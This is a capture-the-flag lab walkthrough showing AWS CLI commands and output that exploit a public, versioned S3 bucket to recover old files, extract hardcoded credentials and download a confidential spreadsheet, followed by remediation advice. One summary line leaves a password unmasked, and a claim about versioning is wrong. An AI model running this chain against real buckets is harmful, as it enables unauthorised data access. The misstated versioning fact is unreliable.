Pwned Labs : Access Secrets with S3 bucket Versioning
Pwned Labs : Access Secrets with S3 bucket Versioning

Access Secrets with S3 Bucket Versioning :- Full Walkthrough
Platform Link: https://pwnedlabs.io/
Lab: Access Secrets with S3 Bucket Versioning
Difficulty: Beginner–Intermediate
Focus: AWS S3 Misconfiguration, Bucket Versioning, Credential Exposure
Writeup is modified with AI to sound better and avoid gramatical(
grammatical) mistake .

🎯 Objective
Exploit a misconfigured, publicly accessible AWS S3 bucket by leveraging S3 Object Versioning to recover a previously deleted confidential file and extract AWS credentials embedded in an older version of a JavaScript file.
🛠️ Tools Used
| Tool | Purpose |
|---|---|
nmap | Port scanning |
feroxbuster | Web directory/content discovery |
curl | HTTP header inspection |
aws cli (s3, s3api) | Interacting with AWS S3 |
| Browser DevTools | Source code review |
🔍 Phase 1 :- Reconnaissance
Step 1.1 - Port Scan
The first step is to enumerate open ports on the target IP to understand what services are running.
1
nmap -sV -sC 16.171.123.169
Result: No significant ports were found open on the target. This means the surface isn’t a traditionally exposed server with SSH or a database - it’s a web application.
Step 1.2 - Web Directory Fuzzing with Feroxbuster
Since port 80/HTTP was accessible,

we run feroxbuster to brute-force hidden directories and endpoints:
1
feroxbuster --url http://16.171.123.169/
Breaking down the flags:
--url→ Target URL to scan- Default wordlist:
/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt - Default threads: 50 (fast concurrent scanning)
- Recursion depth: 4 (it will follow subdirectories automatically)
Output (key findings):
1
2
3
200  GET  65l  142w  2737c   http://16.171.123.169/

302  GET   5l   22w   199c   http://16.171.123.169/profile => http://16.171.123.169/login

200  GET  589l 1288w 24462c  http://16.171.123.169/dashboard
What this tells us:
/→ A home/landing page exists (200 OK)/profile→ Redirects to/login, meaning authentication is required (302 Found)/dashboard→ A dashboard page exists and is accessible (200 OK) — potentially without auth

Step 1.3 - Inspecting the Web Application
Visiting http://16.171.123.169/ in the browser reveals a web application for “Huge Logistics”.
Navigating to http://16.171.123.169/dashboard shows a logistics dashboard.
Checking the page source code reveals something important: the application is loading static assets (CSS, JS, images) directly from an AWS S3 bucket:
1
https://huge-logistics-dashboard.s3.eu-north-1.amazonaws.com/
This is a critical finding - the bucket name and region are now known:
- Bucket name:
huge-logistics-dashboard - AWS Region:
eu-north-1(Stockholm)
☁️ Phase 2 :- S3 Bucket Enumeration
Step 2.1 - Check If the Bucket Is Publicly Accessible
1
curl -I https://huge-logistics-dashboard.s3.eu-north-1.amazonaws.com/
Breaking down the command:
curl→ Command-line HTTP client-I→ Fetch headers only (HEAD request), not the full body- The URL is the direct S3 bucket endpoint
Response:
1
2
3
4
5
6
7
8
9
10
HTTP/1.1 200 OK
x-amz-id-2: Dz7dI//j6x856Sh3V9c1o5Ju...
x-amz-request-id: WJMYCHDXSEYP64ZA
Date: Fri, 10 Apr 2026 12:29:18 GMT
x-amz-bucket-region: eu-north-1
x-amz-access-point-alias: false
x-amz-bucket-arn: arn:aws:s3:::huge-logistics-dashboard
Content-Type: application/xml
Transfer-Encoding: chunked
Server: AmazonS3
Key observations:
HTTP/1.1 200 OK→ The bucket responds publiclyx-amz-bucket-region: eu-north-1→ Confirms the regionx-amz-bucket-arn→ Confirms the full ARN (Amazon Resource Name):arn:aws:s3:::huge-logistics-dashboard
Step 2.2 - List Bucket Contents (No Auth Required)
1
aws s3 ls huge-logistics-dashboard --no-sign-request
Breaking down the command:
aws s3 ls→ List objects/prefixes in an S3 bucket (high-level command)huge-logistics-dashboard→ The bucket name (nos3://prefix needed here, but you can use it)--no-sign-request→ Critical flag — tells the AWS CLI to make an unauthenticated request (no AWS credentials needed). This works when a bucket has public read access.
Output:
1
2
PRE private/
PRE static/
PRE means “prefix” - these are directory-like folder structures in S3.
Step 2.3 - Drill Down Into Each Prefix
1
aws s3 ls s3://huge-logistics-dashboard/private/ --no-sign-request
Output:
1
2023-08-16 23:55:59  0
The private/ folder exists but appears empty (0 bytes). Suspicious — something may have been deleted.
1
aws s3 ls s3://huge-logistics-dashboard/static/ --no-sign-request
Output:
1
2
3
PRE css/
PRE images/
PRE js/
Standard web assets folder.
Step 2.4 - Recursive Listing of All Files
1
aws s3 ls s3://huge-logistics-dashboard --recursive --no-sign-request
Breaking down the flags:
--recursive→ List ALL objects in the bucket, including those inside subdirectories/prefixes--no-sign-request→ Unauthenticated access
Output (abbreviated):
1
2
3
4
5
6
7
8
2023-08-16 23:55:59          0 private/
2023-08-13 00:39:01     833071 static/css/dashboard-free.css.map
2023-08-13 00:39:14     402732 static/css/dashboard.css
...
2023-08-13 00:39:21        590 static/js/api.js
2023-08-13 02:13:43        244 static/js/auth.js
2023-08-13 00:39:22       7297 static/js/dash.js
...
Notable files:

static/js/auth.js→ An authentication JavaScript file — very interestingprivate/→ An empty-looking private directory
🔐 Phase 3 :- Investigating auth.js
Step 3.1 - Download the Current auth.js
1
aws s3 cp s3://huge-logistics-dashboard/static/js/auth.js . --no-sign-request
Breaking down the command:
aws s3 cp→ Copy an object from S3 to local disks3://huge-logistics-dashboard/static/js/auth.js→ Source path (S3 object).→ Destination (current directory)--no-sign-request→ Unauthenticated
1
cat auth.js
Output:
1
2
3
4
5
6
7
8
9
10
$(document).ready(function(){
    $(".btn-login").on("click", login);
});

function login(){
    email = $('#emailForm')[0].value;
    password = $('#passwordForm')[0].value;
    data = {'email':email, 'password':password};
    doLogin(data);
}
The current file looks clean - no credentials, no sensitive data. But wait…
Step 3.2 - Check HTTP Headers for Versioning Clues
1
curl -I https://huge-logistics-dashboard.s3.eu-north-1.amazonaws.com/static/js/auth.js
Response headers include:
1
x-amz-version-id: <some_version_id>
The presence of the x-amz-version-id header in the response confirms that S3 Object Versioning is enabled on this bucket. This is huge - it means every time a file is overwritten or deleted, the old version is retained and potentially accessible.
What is S3 Versioning?
Amazon S3 versioning keeps multiple versions of an object in the same bucket. Once enabled, it cannot be suspended - only permanently disabled. Old versions remain accessible via theirVersionId, even after being “deleted” (deletion only adds a delete marker, the data still exists underneath).
📦 Phase 4 :- Exploiting S3 Versioning
Step 4.1 - Attempt to Check Versioning Status (Fails)
1
2
3
aws s3api get-bucket-versioning \
  --bucket huge-logistics-dashboard \
  --no-sign-request
Breaking down the command:
aws s3api→ Low-level S3 API commands (direct access to S3 REST API)get-bucket-versioning→ Retrieves the versioning state of a bucket--bucket→ Specifies the target bucket name--no-sign-request→ Unauthenticated
Output:
1
An error occurred (AccessDenied) when calling the GetBucketVersioning operation: Access Denied
We’re blocked from reading the bucket-level versioning configuration. However, this doesn’t mean versioning-related actions are all denied…
Step 4.2 - List All Object Versions (Succeeds!)
1
2
3
aws s3api list-object-versions \
  --bucket huge-logistics-dashboard \
  --no-sign-request
Breaking down the command:
list-object-versions→ Lists metadata about all versions of all objects in the bucket (and delete markers)- This is an object-level permission (
s3:ListBucketVersions), separate from the bucket-level permission (s3:GetBucketVersioning)
This is a classic AWS IAM misconfiguration:
| Permission | Controls | Result |
|---|---|---|
s3:GetBucketVersioning | Can you check if versioning is on? | ❌ Denied |
s3:ListBucketVersions | Can you list all object versions? | ✅ Allowed |
The bucket policy allows public listing of versions but denies reading the versioning config. A typical misconfigured bucket policy looks like:
1
2
3
4
5
6
{
  "Effect": "Allow",
  "Principal": "*",
  "Action": "s3:ListBucketVersions",
  "Resource": "arn:aws:s3:::huge-logistics-dashboard"
}
Output (key sections):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
{
    "Versions": [
        {
            "Key": "private/",
            "VersionId": "LFkKXfYHprr7YC4BgFt5BbQPLLZWfu0B",
            "IsLatest": true,
            "Size": 0
        },
        {
            "Key": "private/Business Health - Board Meeting (Confidential).xlsx",
            "VersionId": "HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8",
            "IsLatest": false,
            "Size": 24119
        },
        {
            "Key": "static/js/auth.js",
            "VersionId": "qgWpDiIwY05TGdUvTnGJSH49frH_7.yh",
            "IsLatest": false,
            "Size": 463
        }
        ...
    ],
    "DeleteMarkers": [
        {
            "Key": "private/Business Health - Board Meeting (Confidential).xlsx",
            "VersionId": "whIGcxw1PmPE1Ch2uUwSWo3D5WbNrPIR",
            "IsLatest": true
        }
    ]
}
Critical findings:
private/Business Health - Board Meeting (Confidential).xlsx— A confidential spreadsheet exists as a previous version (VersionId: HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8) but has a delete marker (IsLatest: trueon the marker) meaning it was “deleted” — but the underlying version is still there.static/js/auth.jshas an older version (VersionId: qgWpDiIwY05TGdUvTnGJSH49frH_7.yh,Size: 463 bytes) — the current version is only 244 bytes. Something was removed from auth.js.
Step 4.3 - Try to Access the Confidential Excel File (Fails Without Credentials)
1
2
3
4
5
6
aws s3api get-object \
  --bucket huge-logistics-dashboard \
  --key "private/Business Health - Board Meeting (Confidential).xlsx" \
  --version-id "HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8" \
  test.xlsx \
  --no-sign-request
Breaking down the command:
get-object→ Download a specific S3 object--key→ The object’s path/name inside the bucket (the “key”)--version-id→ The specific version ID of the object we want (obtained from list-object-versions)test.xlsx→ Local filename to save the download to--no-sign-request→ Unauthenticated
Output:
1
An error occurred (AccessDenied) when calling the GetObject operation: Access Denied
The private/ folder’s contents require authentication. We need valid AWS credentials.
Step 4.4 - Retrieve the Previous Version of auth.js ✅
We know the old auth.js is 463 bytes vs 244 bytes now — something was removed. Let’s grab it:
1
2
3
4
5
6
aws s3api get-object \
  --bucket huge-logistics-dashboard \
  --key "static/js/auth.js" \
  --version-id "qgWpDiIwY05TGdUvTnGJSH49frH_7.yh" \
  auth_previous.js \
  --no-sign-request
Breaking down:
--key "static/js/auth.js"→ Path to the auth.js object--version-id "qgWpDiIwY05TGdUvTnGJSH49frH_7.yh"→ The older version (from list-object-versions output)auth_previous.js→ Save it locally as this filename
Output:
1
2
3
4
5
6
7
8
9
10
{
    "AcceptRanges": "bytes",
    "LastModified": "2023-08-12T19:13:25+00:00",
    "ContentLength": 463,
    "ETag": "\"7b63218cfe1da7f845bfc7ba96c2169f\"",
    "VersionId": "qgWpDiIwY05TGdUvTnGJSH49frH_7.yh",
    "ContentType": "application/javascript",
    "ServerSideEncryption": "AES256",
    "Metadata": {}
}
Step 4.5 - Read the Old auth.js — Credentials Discovered! 🔑
1
cat auth_previous.js
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$(document).ready(function(){
    $(".btn-login").on("click", login);
});

function login(){
    email = $('#emailForm')[0].value;
    password = $('#passwordForm')[0].value;
    data = {'email':email, 'password':password};
    doLogin(data);
}
//Please remove this after testing. Password change is not necessary to implement so keep this secure!
function test_login(){
    data = {'email':'admin@huge-logistics.com', 'password':'H4m!**********'}
    doLogin(data);
}
Findings:
- Email:
admin@huge-logistics.com - Password:
H4mp******** - A developer left a hardcoded test login function in a public JavaScript file and then tried to “delete” it by overwriting the file — but S3 versioning preserved the old version.
🌐 Phase 5 :- Web App Login & AWS Credential Discovery
Step 5.1 - Login to the Web Application
Using the discovered credentials:
- Email:
admin@huge-logistics.com - Password:
H4mp*******
Navigate to http://16.171.123.169/login and log in.
After logging in, inspect the dashboard. Checking the page source or JavaScript reveals hardcoded AWS credentials embedded in the application:
1
2
Access Key ID : AKIAT*********
Secret Access Key: mZ9t6IwTMbd*********
Why is this bad?
Storing AWS credentials in frontend code or web apps is a critical security misconfiguration. Anyone who can view the page source has access to these keys, which may have broad permissions within the AWS environment.
☁️ Phase 6 :- Using AWS Credentials for Escalated Access
Step 6.1 - Configure the AWS Profile
1
aws configure --profile access
Breaking down:
aws configure→ Interactive setup for AWS CLI credentials--profile access→ Saves credentials under a named profile calledaccess(so it doesn’t overwrite your default credentials)
Interactive prompts:
1
2
3
4
AWS Access Key ID [None]: AKIATW*********
AWS Secret Access Key [None]: mZ9t6IwTM**********
Default region name [None]: eu-north-1
Default output format [None]: json
This saves credentials to ~/.aws/credentials under [access].
Step 6.2 - Verify the Identity of These Credentials
1
aws sts get-caller-identity --profile access
Breaking down:
aws sts→ AWS Security Token Service commandsget-caller-identity→ Returns the IAM identity associated with the current credentials — likewhoamifor AWS--profile access→ Use theaccessprofile we just configured
Output:
1
2
3
4
5
{
    "UserId": "AIDATWVWNKAVEJCVKW2CS",
    "Account": "254859366442",
    "Arn": "arn:aws:iam::254859366442:user/data-user"
}
What this tells us:
- We are authenticated as IAM user
data-user - Account ID:
254859366442 - This is a real, persistent IAM user (not a role or temporary session)
Step 6.3 - Download the Confidential Excel File Using Authenticated Credentials ✅
Now with the authenticated profile, retry downloading the deleted confidential spreadsheet:
1
2
3
4
5
6
aws s3api get-object \
  --bucket huge-logistics-dashboard \
  --key "private/Business Health - Board Meeting (Confidential).xlsx" \
  --version-id "HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8" \
  'Business Health - Board Meeting (Confidential).xlsx' \
  --profile access
Breaking down:
--key "private/Business Health - Board Meeting (Confidential).xlsx"→ Full path/key of the confidential file--version-id "HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8"→ The specific version before deletion (from our earlierlist-object-versionsoutput)'Business Health - Board Meeting (Confidential).xlsx'→ Save locally with the same name--profile access→ Use the authenticateddata-usercredentials
Output:
1
2
3
4
5
6
7
8
9
10
{
    "AcceptRanges": "bytes",
    "LastModified": "2023-08-16T19:11:03+00:00",
    "ContentLength": 24119,
    "ETag": "\"24f3e7a035c28ef1f75d63a93b980770\"",
    "VersionId": "HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8",
    "ContentType": "application/vnd.openxmlformats-officedocument.spreadsheetml.sheet",
    "ServerSideEncryption": "AES256",
    "Metadata": {}
}


Success! The confidential Excel file is downloaded locally. Opening it reveals sensitive business/financial data.

🔑 Attack Chain Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
Target IP Discovered
        ↓
Port scan → No notable ports
        ↓
Feroxbuster → Found /dashboard
        ↓
Page source → S3 bucket URL discovered
        (huge-logistics-dashboard.s3.eu-north-1.amazonaws.com)
        ↓
curl -I → Bucket is public + versioning header present
        ↓
aws s3 ls --no-sign-request → Listed bucket contents
        ↓
aws s3api list-object-versions → Found deleted file + older auth.js version
        ↓
aws s3api get-object (old auth.js version) → Hardcoded test credentials found
        (admin@huge-logistics.com / H4mpturTiem213!)
        ↓
Login to web app → AWS IAM credentials found in dashboard
        (AKIATWVW********8 / mZ9t6IwTMbd9********8)
        ↓
aws configure --profile access → Authenticated as data-user
        ↓
aws s3api get-object (with --version-id) → Downloaded confidential .xlsx
        ↓
🚩 FLAG CAPTURED
🛡️ Defense & Remediation
1. Restrict S3 Bucket Permissions
Only trusted, authenticated entities should have s3:ListBucketVersions and s3:GetObjectVersion. Public access to versioned objects is extremely dangerous since old/sensitive files remain accessible.
1
2
3
4
5
6
7
8
9
{
  "Effect": "Deny",
  "Principal": "*",
  "Action": [
    "s3:ListBucketVersions",
    "s3:GetObjectVersion"
  ],
  "Resource": "arn:aws:s3:::huge-logistics-dashboard/*"
}
2. Delete Dangling Version Records
Permanently delete sensitive file versions that should no longer exist:
1
2
3
4
aws s3api delete-object \
  --bucket huge-logistics-dashboard \
  --key "private/Business Health - Board Meeting (Confidential).xlsx" \
  --version-id "HPnPmnGr_j6Prhg2K9X2Y.OcXxlO1xm8"
3. Never Store Credentials in Frontend Code
- Use AWS Secrets Manager or AWS Parameter Store to manage secrets
- Use IAM Roles for EC2/Lambda instead of hardcoded access keys
- Rotate any exposed credentials immediately
4. Separate Public and Private Data
- Keep public static assets (
/static/) in a separate bucket from private/confidential data (/private/) - Apply the principle of least privilege — don’t mix access levels in one bucket
5. Audit Versioned Objects Regularly
Run periodic audits to find sensitive data lurking in old object versions:
1
aws s3api list-object-versions --bucket <bucket-name>
📚 Key Concepts Learned
| Concept | Explanation |
|---|---|
| S3 Versioning | Keeps all versions of objects including deleted ones |
| Delete Markers | “Deleting” an object in a versioned bucket just adds a marker — data remains |
| –no-sign-request | Allows unauthenticated AWS CLI calls to publicly accessible resources |
| s3 vs s3api | s3 = high-level, user-friendly; s3api = low-level, direct REST API access |
| IAM Permission Granularity | Bucket-level and object-level permissions are separate and can conflict |
| Credential Exposure via JS | Frontend JS files are public — never hardcode secrets in them |
